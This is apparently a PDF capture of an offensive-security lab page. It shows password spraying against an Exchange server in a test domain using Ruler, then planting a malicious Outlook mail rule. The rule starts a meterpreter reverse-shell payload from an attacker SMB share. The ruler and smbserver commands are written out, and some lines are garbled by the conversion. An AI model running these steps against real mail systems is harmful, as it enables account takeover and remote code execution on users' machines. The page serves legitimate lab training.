Password Spraying Outlook Web Access: Remote Shell

Context

This lab looks at an attacking technique called password spraying as well as abusing Outlook Web Application by exploiting mail rules to get a remote shell using a tool called `Ruler`.

Defininitions

Password spraying is a form of password brute-forcing attack. In password spraying, an attacker (with the help of a tool) cycles through a list of possible usernames (found using OSINT techniques against a target company or other means) with a couple of most commonly used weak passwords.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Password spraying could be illustrated with the following table:

User	Password
john	Winter2018
ben	Winter2018
...	Winter2018
john	December2018!
ben	December2018!
...	December2018!

Standard password brute-forcing could be illustrated with the following table:

User	Password
john	Winter2018
john	Winter2018!

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


ben	Winter2018!
ben	Password1

Password Spraying


Let's try doing a password spray against an Exchange 2016 server in a `offense.local` domain:

attacker@kali

```
ruler -k --domain offense.local brute --users users --passwords passwords --verbose
```



Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



The above shows that password spray was successful against the user `spotless` who used a weak password `123456`.

Note, that if you are attempting to replicate this technique in your own labs, you may need to update your `/etc/hosts` to point to your Exchange server:

Getting a Shell via Malicious Email Rule

Process Overview

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

A high level overwiew of how the spraying and remote code execution works:


- assume you have obtained working credentials during the spray for the user `spotless@offense.local`
- with the help of `Ruler`, a malicious mail rule is created for the compromised account which in our case is `spotless@offense.local`. The rule created will conform to the format along the lines of:
  `if emailSubject contains` **`someTriggerWord`** *`start`* **`pathToSomeProgram`**
- A new email with subject containing `someTriggerWord` is sent to the `spotless@offense.local`
- User `spotless` logs on to his/her workstation and launches Outlook client to check for new email
- Malicious email comes in and the malicious mail rule is triggered, which in turn starts the program specified in `pathToSomeProgram` which is pointing to a malicious payload giving a reverse shell to the attacker

Execution

Let's validate the compromised credentials are working by checking if there are any email rules created already:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

The below suggests the credentials are working and that no mail rules are set for this account yet:



To carry out the attack further, I've generated a reverse meterpreter payload and saved it as a windows executable in `/root/tools/evilm64.exe`

We now need to create an SMB share that is accessible to our victim host and point it to the location where our payload evilm64.exe is located:

attacker@kali

```
smbserver.py tools /root/tools/
```

Next, we setup a metasploit listener to catch the incoming reverse shell:

attacker@kali

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
4  exploit
```


Finally, we fire up the ruler and create the malicious email rule:

attacker@kali

```
ruler -k --verbose --email spotless@offense.local --username spotless -p 123456  ac
```


Below shows the entire attack and all of the steps mentioned above in action - note how the compromised mailbox does not even get to see the malicious email coming in:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Below shows the actual malicious rule that got created as part of the attack - note the `subject` and the `start` properties - we specified them in the ruler command:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



If you want to delete the malicious email rule, do this:

attacker@kali


```
ruler -k --verbose --email spotless@offense.local --username spotless -p 123456 del
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Azure AD and ADFS best practices: Defending against password spray attacks - Microsoft 365 Blog

As long as we've had passwords, people have tried to guess them. In this blog, we're going to talk about a common attack which has

www.microsoft.com



References


sensepost/ruler

A tool to abuse Exchange services. Contribute to sensepost/ruler development by creating an account on GitHub.

github.com

Malicious Outlook Rules | Silent Break Security

silentbreaksecurity.com




Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Malicious Outlook Rules
labs.mwrinfosecurity.com

Introducing MailSniper: A Tool For Searching Every User's Email for Sensitive Data - Black Hills Information Security

Beau Bullock // TL;DR MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for

www.blackhillsinfosec.com



offensive security - Previous
Initial Access

Next
Phishing with MS Office

Last updated -1

WAS THIS PAGE HELPFUL?

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD